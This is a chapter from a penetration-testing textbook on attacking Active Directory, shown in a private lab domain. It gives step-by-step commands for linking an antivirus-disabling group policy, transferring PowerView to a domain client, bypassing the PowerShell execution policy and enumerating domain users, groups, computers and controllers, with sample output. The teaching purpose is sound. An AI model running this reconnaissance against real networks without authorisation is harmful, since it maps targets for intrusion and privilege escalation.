12

Working with Active Directory Attacks

As more users and devices are connected to an organization's network, the need to implement centralized management arises. Imagine having to configure a new user account on each computer within your company each time a new employee is hired, or having to manually configure policies on each device to ensure users are restricted from performing administrative actions. Microsoft Windows Server allows IT professionals to install and configure the role of **Active Directory Domain Services** (**AD DS**), enabling IT professionals to centrally manage users, groups, policies, and devices within the domain.

In this chapter, you will gain an understanding of the role, function, and components of Active Directory within an organization. You will learn how to use various tools and techniques to enumerate sensitive information from a Windows domain that can be used to understand the attack path to compromise the domain and the domain controller. Finally, you will discover how to abuse the trust between domain clients and the domain controller through network protocols.

In this chapter, we will cover the following topics:

- Understanding Active Directory
- Enumerating Active Directory
- Leveraging network-based trust

Let's dive in!

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux: https://www.kali.org/get-kali/
- Windows Server 2019: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019

- Windows 10 Enterprise: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise

Understanding Active Directory

As an organization grows by increasing the number of employees needed to support its daily business functions, the number of devices connected to the organization's network increases as well. When an organization is small, there are very few users and computers on the network, and having a dedicated IT team is not always needed. Most importantly, since a small company has very few users, IT professionals can easily create a local user account on each system per employee. However, as the number of users and devices increases to make a medium-sized or large organization, creating local accounts for each user per device is not efficient.

For instance, imagine you need to change a user's password on their user account and there are over 100 devices in the network – this can be very challenging. Within Microsoft Windows Server, you will find many roles and features that can be installed and configured to help IT professionals provide many services and resources to everyone on a network. One such service within Microsoft Windows Server is known as **Active Directory**. This is a directory service that helps IT professionals centrally manage the users, groups, devices, and policies within the organization.

Active Directory stores information about objects on the network and makes this information easy for administrators and users to find and use. Active Directory uses a domain to manage a forest of domains, providing scalable, secure, and manageable infrastructure for user and resource management.

A Windows server with Active Directory installed and configured is commonly referred to as a **domain controller**, because it allows IT professionals to centrally control everything within the Windows domain environment. This means that rather than creating a user account on each computer on the network, Active Directory allows you to create the user account on the domain controller, assign users to security groups, and even create a **Group Policy Object** (**GPO**) to assign security policies to users and groups within the domain. The domain controller, then, is the central authority for network management. Not only does this simplify management, but it also provides for redundancy and disaster recovery.

With Active Directory running on the network, devices will need to join the Windows domain that is managed by a domain controller. This allows individuals to log in to devices on the domain using their domain user account rather than a local user account stored on an isolated computer.

Active Directory allows the following centralized management and security functions to be used:

- Management of user profiles on clients and servers on the domain.
- Management of network information and configurations.
- Centralized management of security policies for users, groups, and devices on the domain.
- Clients' registry configurations and policies.

When setting up Active Directory on Microsoft Windows Server, you will need to create a **forest** that defines the logical security boundary for managing the users, groups, and devices of an organization. Within a forest, there can be many domains. A domain is a collection of **Organizational Units (OUs)** used to organize objects. A forest in Active Directory is essentially a collection of one or more domains that share a common configuration, schema, and global catalog. The term forest is commonly used to represent the highest level of an organization within Active Directory. It also defines both the administrative and security boundaries of an entire directory infrastructure.

The following diagram shows the structure within a domain:




Figure 12.1: Domain structure

The following are the default supported objects that can be placed within an OU on Active Directory:

- Users
- Computers
- Groups
- Computers
- OUs
- Printers
- Shared folders

An OU is like creating a folder on your computer and placing items (objects) that share a common factor, such as user accounts of people who work within the same department of an organization, or users with similar administrative privileges, such as those in the leadership team. This allows you to easily organize your objects within Active Directory.

A **group** allows you to assign user accounts to a group for easier security management, which means you can create a security policy using a GPO and assign that GPO to the group. Therefore, all users who are members of the group will be affected by the GPO. This is usually for creating and assigning security restrictions to users of a particular department or section within the organization.

A **tree** is when there are multiple domains within the same forest in Active Directory. Trees help domain administrators create logical security boundaries between each domain within the same forest.

The following diagram shows the structure of a forest with multiple domains:




Figure 12.2: Forest structure

Multiple domains can exist within a single forest or multiple forests, which means that IT professionals can configure various types of trust within Active Directory. Implementing a trust model allows users from one domain or forest to access resources in another domain or forest. The concept of trust is especially important for large enterprise organizations.

The following are the various types of trust models within Active Directory:

- **One-way trust**: This type of trust is the simplest as it allows users from one trusted domain to access the resources located within another trusting domain but not the other way around. Imagine that users within *Domain_A* can access the resources within *Domain_B*, but users within *Domain_B* cannot access the resources within *Domain_A*.
- **Two-way trust**: When using this trust model, users in both trusting and trusted domains can access resources within each other's domain, so users within *Domain_A* can access the resources within *Domain_B* and vice versa.
- **Transitive trust**: With transitive trust, trust can be extended from one domain to another domain within the same forest. So, transitive trust can be extended from *Domain_A* to *Domain_B*, to *Domain_C*, and so on. By default, transitive trust between domains of the same forest is the same as two-way trust.
- **Non-transitive trust**: This type of trust does not extend to other domains within the same forest, but it can be either two-way trust or one-way trust. Remember that non-transitive trust is the default model between two different domains located in different forests, where the forests do not have a trust relationship.

- **Forest trust**: This type of trust is created between the forest root domain between different forests and can be either one-way trust or two-way trust, with transitive or non-transitive trust.

For penetration testers and ethical hackers, it is important to understand the domain login process. When a user attempts to log in to the domain, the following process occurs:

1. The host sends the user's domain username and the **New Technology LAN Manager** (**NTLM**) version 2 hash of the user's password to the domain controller during the authentication process to validate the identity of the user (remember our pass-the-hash attacks?).
2. The domain controller determines whether the user credentials are valid.
3. The domain controller responds to the host, by defining the security policies to apply to the user (network authentication). This means that a user with a valid domain user account can log in to any permitted device on the network, so long as the security policy permits that action.

When a local user account is created on a Windows 10/11 operating system, the user's credentials are stored within the **Security Account Manager** (**SAM**) file located in the local machine's `C:\Windows\System32\config` directory. The username is stored in plaintext while the password is converted into an NTLM version 1 hash stored in the SAM file.

However, when a user is attempting to authenticate on a host within a domain, the host sends the domain username and NTLM version 2 password hash to the domain controller using the **Lightweight Directory Access Protocol** (**LDAP**) by default (an unsecure directory protocol used to perform queries on a directory server such as a domain controller over a network). You will learn how to exploit the trust between domain clients and the domain controller that uses LDAP later in this chapter.

In this chapter, you will learn how to abuse Active Directory trust relationships to compromise a Windows domain without exploiting any security vulnerabilities within the Windows operating system.

To learn more about Active Directory, please visit **https://learn.microsoft.com/en-us/windows-**

server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview.

Having completed this section, you now understand the importance of Active Directory and why many organizations use it to centrally manage their users and devices. As an aspiring penetration tester, you will often encounter organizations using Active Directory, and so it is important to understand how to exploit their trust. In the next section, you will learn how to enumerate sensitive information from an Active Directory domain.

Enumerating Active Directory

Enumerating will allow you to gather sensitive information about all the objects, users, devices, and policies within the entire Active Directory domain. Such information will provide you with insights into how the organization uses Active Directory to manage its domain. You will also be able to gain a clear idea of how to exploit the trust between domain clients, users, and the domain controller to compromise an organization's Active Directory domain.

Furthermore, the enumeration of Active Directory provides penetration testers with insights and understanding of the structure, permissions, and policies in place, which are critical for both security assessments and malicious threat actors.

To recap, in *Chapter 3*, *Setting Up for Advanced Penetration Testing Techniques*, you learned how to assemble our Redteamlab which we will use in this chapter to help understand and exploit an Active Directory domain. The following diagram shows the topology that we'll be using throughout this chapter:




Figure 12.3: Redteamlab topology

As shown in the preceding diagram, Kali Linux is the attacker machine that is connected to the Redteamlab, which will simulate a corporate network with clients running Windows 10 Enterprise; these are connected to a domain with Windows Server 2019 as their domain controller.

At the time of writing, the operating systems installed within the Redteamlab network enable a fully patched Microsoft Windows environment. We will not be exploiting the Windows operating system but leveraging the trust within Active Directory to compromise the domain.

Before proceeding, please ensure you adhere to the following guidelines to get the most value and experience from the exercises within this chapter:

- You will need to power on all four virtual machines within the Redteamlab network – that is, Kali Linux, Bob-PC, Alice-PC, and the Windows Server 2019 machines.
- When a virtual machine is running, it utilizes computing resources from your computer, so running four virtual machines simultaneously will require a lot of **Random Access Memory** (**RAM**). However, before you power on any virtual machine, simply adjust the memory allocation to a value that is suitable for your computer. For this chapter, I assigned 1,024 MB of RAM to the

Windows 10 Enterprise and Windows Server 2019 virtual machines, and they all worked fine. However, you can choose to adjust this value based on the resources available on your computer.

- Ensure Kali Linux is connected to both the Redteamlab network and the internet. You can modify the network adapter settings within VirtualBox Manager to allow Kali Linux to be connected to two or more networks simultaneously. Therefore, open **VirtualBox Manager**, select the **Kali Linux** virtual machine, select **Settings**, go to **Network,** and enable **Adapter 3**. This will enable the network adapter on Kali Linux that's connected to the RedTeamLab network within our lab topology, as shown below:




Figure 12.4: Enabling network adapter

- When joining an Active Directory domain using a Windows 10 Enterprise client with a Windows Server 2019 system, the **Network Location Awareness** service on the client does not always sense the connection as a **Domain network** but as an **Unidentified network**. To perform this check on Windows 10, go to **Control Panel** > **Network and Sharing Center**, as shown here:




Figure 12.5: Checking network status

- The preceding screenshot shows the expected result when a Windows 10 client recognizes the network connection as a domain network. This ensures that the group policies will be applied correctly from the domain controller (Windows Server 2019) to the Windows 10 clients within our network.

Network Location Awareness (**NLA**) determines the network type based on the network's characteristics and the system's current configurations. When NLA identifies a network as unidentified, it is because NLA cannot retrieve enough information to classify the network correctly. This can be due to various reasons, including DNS issues, network misconfigurations, or delays in the network's response upon system startup.

  However, if your Windows 10 clients detect the network connection as an **Unidentified network**, simply remove the domain and rejoin. Each Windows 10 client must recognize the network as a **Domain network**.

- Ensure IPv6 is enabled within the network adapter settings within Kali Linux.

Before we proceed further, there is some additional configuration needed on Windows Server to ensure our GPO is applied to all domain-joined systems and authenticated users. Please use the following instructions:

1. Power on the **Microsoft Windows Server** virtual machine and log in as the `Administrator`, using the password `P@ssword1`.
2. Next, open the **Command Prompt** and use the following commands to link the **DisableAVGPO** policy to the `redteamlab.local` domain and authenticated users:

```
C:\Users\Administrator> powershell
PS C:\Users\Administrator> New-GPLink -Name "DisableAVGPO" -Target "DC=redteamlab,DC=local"
```

3. The following screenshot shows the execution of the preceding commands:




Figure 12.6: Linking the group policy

If the preceding command did not work, use the `gpupdate /force` command.

4. Next, use the following commands to link the **DisableAVGPO** policy on the `redteamlab.local` domain:

```
PS C:\Users\Administrator> Set-GPLink -Name "DisableAVGPO" -Target "DC=redteamlab,DC=local" -Enforced Yes
```

5. The following screenshot shows the execution of the preceding commands:

Figure 12.7: Enforcing the group policy

In the next two sections, you will learn how to use various tools and techniques to retrieve sensitive information about the objects within an Active Directory domain.

Working with PowerView

PowerView is a powerful PowerShell tool that allows penetration testers to gain in-depth insights into an organization's Active Directory domain and forest structure. The PowerView tool uses native PowerShell coding (with some modifications) to work better with Active Directory and a Win32 **Application Programming Interface** (**API**). This allows PowerView to interact with Active Directory seamlessly. Using PowerView will dramatically improve the process of performing enumeration within Active Directory.

Keep in mind that with the continuous advancement of antimalware and threat detection solutions, Windows Defender may prevent and stop many of these penetration testing tools from being used on a Windows operating system as they are also used by threat actors. Various techniques and strategies can be used to evade detection during a penetration test, but this is beyond the scope of this book.

Therefore, in a real-world penetration test, ask the customer for a dedicated domain-joined system with remote access and to permit `PowerView.ps1`, `mimikatz.exe`, `PsExec64.exe`, `PSLoggedOn.exe`, and any other Windows-based tools for penetration testing on their antimalware solution on the device. You can then use your attacker machine to remotely connect to the domain-joined machine, transfer your tools, and perform the penetration test.

To get started on working with PowerView, please use the following instructions:

1. Power on the **Kali Linux**, **Bob-PC,** and **Windows Server 2019** virtual machines. Ensure the Windows 10 (**Bob-PC**) machine detects the network connection as a domain network.

To utilize PowerView to its full potential, you will need to use this tool on a computer that is already joined to the Active Directory domain, such as **Bob-PC** within our Redteamlab network. In a real-world penetration test, these exercises are performed during the post-exploitation phase of the penetration test, where you would have already gained access to a Windows client computer on the network.

2. On Kali Linux, open a **Terminal** (#1) and use the following commands to create a new folder, locate and copy the `PowerView.ps1` script into the newly created folder, and enable the Python3 web server for file transfer:

```
kali@kali:~$ mkdir pentest-tools
kali@kali:~$ cd pentest-tools
kali@kali:~/pentest-tools$ locate PowerView.ps1
kali@kali:~/pentest-tools$ cp /usr/share/windows-resources/powersploit/Recon/PowerView.ps1 .
kali@kali:~/pentest-tools$ python3 -m http.server 8080
```

3. The following screenshot shows the execution of the preceding commands:




Figure 12.8: Copying tools

4. Next, log in to **Bob-PC** using the domain user account, for instance, username `gambit` and password `Password1`. Once you are logged in as a domain user, open the **Command Prompt** with administrative privileges and use the following commands to download the **PowerView.ps1** script from Kali Linux:

```
C:\Windows\system32> cd C:\Users\gambit\Downloads
C:\Windows\system32> powershell
PS C:\Users\gambit\Downloads> iwr -uri http://192.168.42.27:8080/PowerView.ps1 -OutFile PowerView.ps1
```

5. The following command shows the execution of the preceding commands and the successful file transfer:

```
C:\Windows\system32> cd C:\Users\gambit\Downloads

C:\Users\gambit\Downloads> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\gambit\Downloads> iwr -uri http://192.168.42.27:8080/PowerView.ps1 -OutFile PowerView.ps1
PS C:\Users\gambit\Downloads> ls


    Directory: C:\Users\gambit\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/10/2024   5:10 PM         770279 PowerView.ps1
```

Figure 12.9: Downloading the tools

6. Next, use the following commands on **Bob-PC** to disable the PowerShell execution policy:

```
PS C:\Users\gambit\Downloads> exit
C:\Users\gambit\Downloads> powershell -Execution bypass
```

7. Disabling the PowerShell execution policy allows you to use PowerView on a Windows-based computer.

A PowerShell execution policy is used to prevent the current user from accidentally executing PowerShell scripts on the local system. However, this is not a security measure on Microsoft Windows. To learn more about PowerShell execution policies, please see **https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.security/set-executionpolicy?view=powershell-7.4**.

8. Next, use the following command to enable the use of PowerView with PowerShell:

```
PS C:\Users\gambit\Downloads> . .\PowerView.ps1
```

9. There's a space between both dots within the preceding command.
10. To retrieve information about your current domain, use the following command:

```
PS C:\Users\gambit\Downloads> Get-NetDomain
```

11. As shown in the following screenshot, the forest and domain controller hostname have been retrieved:

```
PS C:\Users\gambit\Downloads> Get-NetDomain


Forest                  : redteamlab.local
DomainControllers       : {DC1.redteamlab.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC1.redteamlab.local
RidRoleOwner            : DC1.redteamlab.local
InfrastructureRoleOwner : DC1.redteamlab.local
Name                    : redteamlab.local
```

Figure 12.10: Getting the domain information

To retrieve information about another domain with the forest, use the `Get-NetDomain -Domain <domain-name>` command.

12. To retrieve the **Security Identifier** (**SID**) of the current domain, use the following command:

```
PS C:\Users\gambit\Downloads> Get-DomainSID
```

13. As shown in the following screenshot, the SID for the targeted domain was retrieved:

```
PS C:\Users\gambit\Downloads> Get-DomainSID
S-1-5-21-3308815703-1801899785-1924879678
```

Figure 12.11: Getting domain SID

Additionally, using the `whoami /user` command provides you with the domain, username, and SID.

14. Use the following command to obtain a list of the domain policies of the current domain:

```
PS C:\Users\gambit\Downloads> Get-DomainPolicy
```

15. As shown in the following screenshot, **SystemAccess** and **KerberosPolicy** were retrieved:

```
PS C:\Users\gambit\Downloads> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7;
                 PasswordComplexity=1; PasswordHistorySize=24; LockoutBadCount=0;
                 RequireLogonToChangePassword=0; ForceLogoffWhenHourExpire=0;
                 ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5;
                 TicketValidateClient=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version        : @{signature="$CHICAGO$"; Revision=1}
Path           : \\redteamlab.local\sysvol\redteamlab.local\Policies\{31B2F340-016D-11D2-945F-
                 00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

Figure 12.12: Getting domain policies

16. To easily retrieve the identity of the domain controller on the current domain, use the following command:

```
PS C:\Users\gambit\Downloads> Get-NetDomainController
```

17. As shown in the following snippet, specific details about the domain controller, such as its operating system, hostname, and IP addresses, were obtained:

```
PS C:\Users\gambit\Downloads> Get-NetDomainController

Forest                      : redteamlab.local
CurrentTime                 : 1/11/2024 1:27:31 AM
HighestCommittedUsn         : 28691
OSVersion                   : Windows Server 2019 Datacenter Evaluation
Roles                       : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                      : redteamlab.local
IPAddress                   : 192.168.42.40
SiteName                    : Default-First-Site-Name
SyncFromAllServersCallback  :
InboundConnections          : {}
OutboundConnections         : {}
Name                        : DC1.redteamlab.local
Partitions                  : {DC=redteamlab,DC=local,
                              CN=Configuration,DC=redteamlab,DC=local,
                              CN=Schema,CN=Configuration,DC=redteamlab,DC=local,
                              DC=DomainDnsZones,DC=redteamlab,DC=local...}
```

Figure 12.13: Identifying the domain controller

18. During a real-world penetration test, it can sometimes be a bit challenging to identify the domain controller(s) within an organization. Using the `Get-NetDomainController` command will make retrieving the information easy.

To retrieve the identity of the domain controller within another domain of the same forest, use the `Get-NetDomainController –Domain <another domain>` command.

19. To retrieve a list of all the users on the current domain, use the following command:

```
PS C:\Users\gambit\Downloads> Get-NetUser
```

20. As shown in the following screenshot, all domain users' accounts and their details are retrieved:

```
PS C:\Users\gambit\Downloads> Get-NetUser


logoncount             : 8
badpasswordtime        : 1/10/2024 4:32:33 PM
description            : Built-in account for administering the computer/domain
distinguishedname      : CN=Administrator,CN=Users,DC=redteamlab,DC=local
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 1/10/2024 4:32:48 PM
name                   : Administrator
objectsid              : S-1-5-21-3308815703-1801899785-1924879678-500
samaccountname         : Administrator
admincount             : 1
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 1/11/2024 12:32:48 AM
instancetype           : 4
objectguid             : 72456ec6-3e71-46c1-a321-da79ca76fced
lastlogon              : 1/10/2024 4:32:48 PM
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=redteamlab,DC=local
dscorepropagationdata  : {12/24/2023 2:12:12 PM, 12/24/2023 2:12:12 PM, 12/24/2023 1:10:52
                         PM, 1/1/1601 6:12:16 PM}
memberof               : {CN=Group Policy Creator Owners,CN=Users,DC=redteamlab,DC=local,
                         CN=Domain Admins,CN=Users,DC=redteamlab,DC=local, CN=Enterprise
                         Admins,CN=Users,DC=redteamlab,DC=local, CN=Schema
                         Admins,CN=Users,DC=redteamlab,DC=local...}
whencreated            : 12/24/2023 1:10:43 PM
iscriticalsystemobject : True
badpwdcount            : 0
cn                     : Administrator
```

Figure 12.14: Getting the domain users

21. Furthermore, you can view the group memberships of a specific user, as well as their last login and log-off times
22. To retrieve a list of all domain computer accounts on the current domain, use the following command:

```
PS C:\Users\gambit\Downloads> Get-NetComputer
```

23. The following screenshot shows the computer accounts that were retrieved:

```
PS C:\Users\gambit\Downloads> Get-NetComputer


pwdlastset                    : 12/24/2023 5:11:10 AM
logoncount                    : 22
serverreferencebl             : CN=DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Confi
                                guration,DC=redteamlab,DC=local
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=DC1,OU=Domain Controllers,DC=redteamlab,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 1/10/2024 4:13:50 PM
name                          : DC1
objectsid                     : S-1-5-21-3308815703-1801899785-1924879678-1000
samaccountname                : DC1$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 1/11/2024 12:13:50 AM
accountexpires                : NEVER
countrycode                   : 0
operatingsystem               : Windows Server 2019 Datacenter Evaluation
instancetype                  : 4
msdfsr-computerreferencebl    : CN=DC1,CN=Topology,CN=Domain System
                                Volume,CN=DFSR-GlobalSettings,CN=System,DC=redteamlab,DC=local
objectguid                    : 145a3c28-b5ab-464d-8747-bfb8ee2dd3c6
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=redteamlab,DC=local
dscorepropagationdata         : {12/24/2023 1:10:52 PM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC1.redteamlab.loca
                                l, ldap/DC1.redteamlab.local/ForestDnsZones.redteamlab.local,
                                ldap/DC1.redteamlab.local/DomainDnsZones.redteamlab.local,
                                DNS/DC1.redteamlab.local...}
usncreated                    : 12293
lastlogon                     : 1/10/2024 5:20:09 PM
```

Figure 12.15: Getting the domain computers

24. To get a list of all the groups within the current domain, use the following command:

```
PS C:\Users\gambit\Downloads> Get-NetGroup
```

25. As shown in the following screenshot, all the groups and their details were retrieved:

```
PS C:\Users\gambit\Downloads> Get-NetGroup

grouptype              : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
admincount             : 1
iscriticalsystemobject : True
samaccounttype         : ALIAS_OBJECT
samaccountname         : Administrators
whenchanged            : 12/24/2023 2:12:12 PM
objectsid              : S-1-5-32-544
objectclass            : {top, group}
cn                     : Administrators
usnchanged             : 20565
systemflags            : -1946157056
name                   : Administrators
dscorepropagationdata  : {12/24/2023 2:12:12 PM, 12/24/2023 1:10:52 PM, 1/1/1601 12:04:16 AM}
description            : Administrators have complete and unrestricted access to the
                         computer/domain
distinguishedname      : CN=Administrators,CN=Builtin,DC=redteamlab,DC=local
member                 : {CN=sqladmin,CN=Users,DC=redteamlab,DC=local,
                         CN=wolverine,CN=Users,DC=redteamlab,DC=local, CN=Domain
                         Admins,CN=Users,DC=redteamlab,DC=local, CN=Enterprise
                         Admins,CN=Users,DC=redteamlab,DC=local...}
usncreated             : 8199
whencreated            : 12/24/2023 1:10:43 PM
instancetype           : 4
objectguid             : 36997f8f-ca7d-412a-ab8c-f6ddea97693c
objectcategory         : CN=Group,CN=Schema,CN=Configuration,DC=redteamlab,DC=local

grouptype              : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
systemflags            : -1946157056
iscriticalsystemobject : True
samaccounttype         : ALIAS_OBJECT
samaccountname         : Users
whenchanged            : 12/24/2023 1:10:52 PM
```

Figure 12.16: Getting the domain groups

To filter for a specific group, use the `Get-NetGroup *keyword*` command. For example, `Get-NetGroup *admin*` will retrieve all the groups that contain the `admin` keyword.

26. To retrieve all the local groups on a system on the domain, use the following commands:

```
PS C:\Users\gambit\Downloads> Get-NetLocalGroup -ComputerName dc1.redteamlab.local
```

27. As shown in the following screenshot, the local groups of the domain controller were retrieved:

```
PS C:\Users\gambit\Downloads> Get-NetLocalGroup -ComputerName dc1.redteamlab.local

ComputerName         GroupName                           Comment
------------         ---------                           -------
dc1.redteamlab.local Server Operators                    Members can administer domain ...
dc1.redteamlab.local Account Operators                   Members can administer domain ...
dc1.redteamlab.local Pre-Windows 2000 Compatible Access  A backward compatibility group...
dc1.redteamlab.local Incoming Forest Trust Builders      Members of this group can crea...
dc1.redteamlab.local Windows Authorization Access Group  Members of this group have acc...
dc1.redteamlab.local Terminal Server License Servers     Members of this group can upda...
dc1.redteamlab.local Administrators                      Administrators have complete a...
dc1.redteamlab.local Users                               Users are prevented from makin...
dc1.redteamlab.local Guests                              Guests have the same access as...
dc1.redteamlab.local Print Operators                     Members can administer printer...
dc1.redteamlab.local Backup Operators                    Backup Operators can override ...
dc1.redteamlab.local Replicator                          Supports file replication in a...
dc1.redteamlab.local Remote Desktop Users                Members in this group are gran...
dc1.redteamlab.local Network Configuration Operators     Members in this group can have...
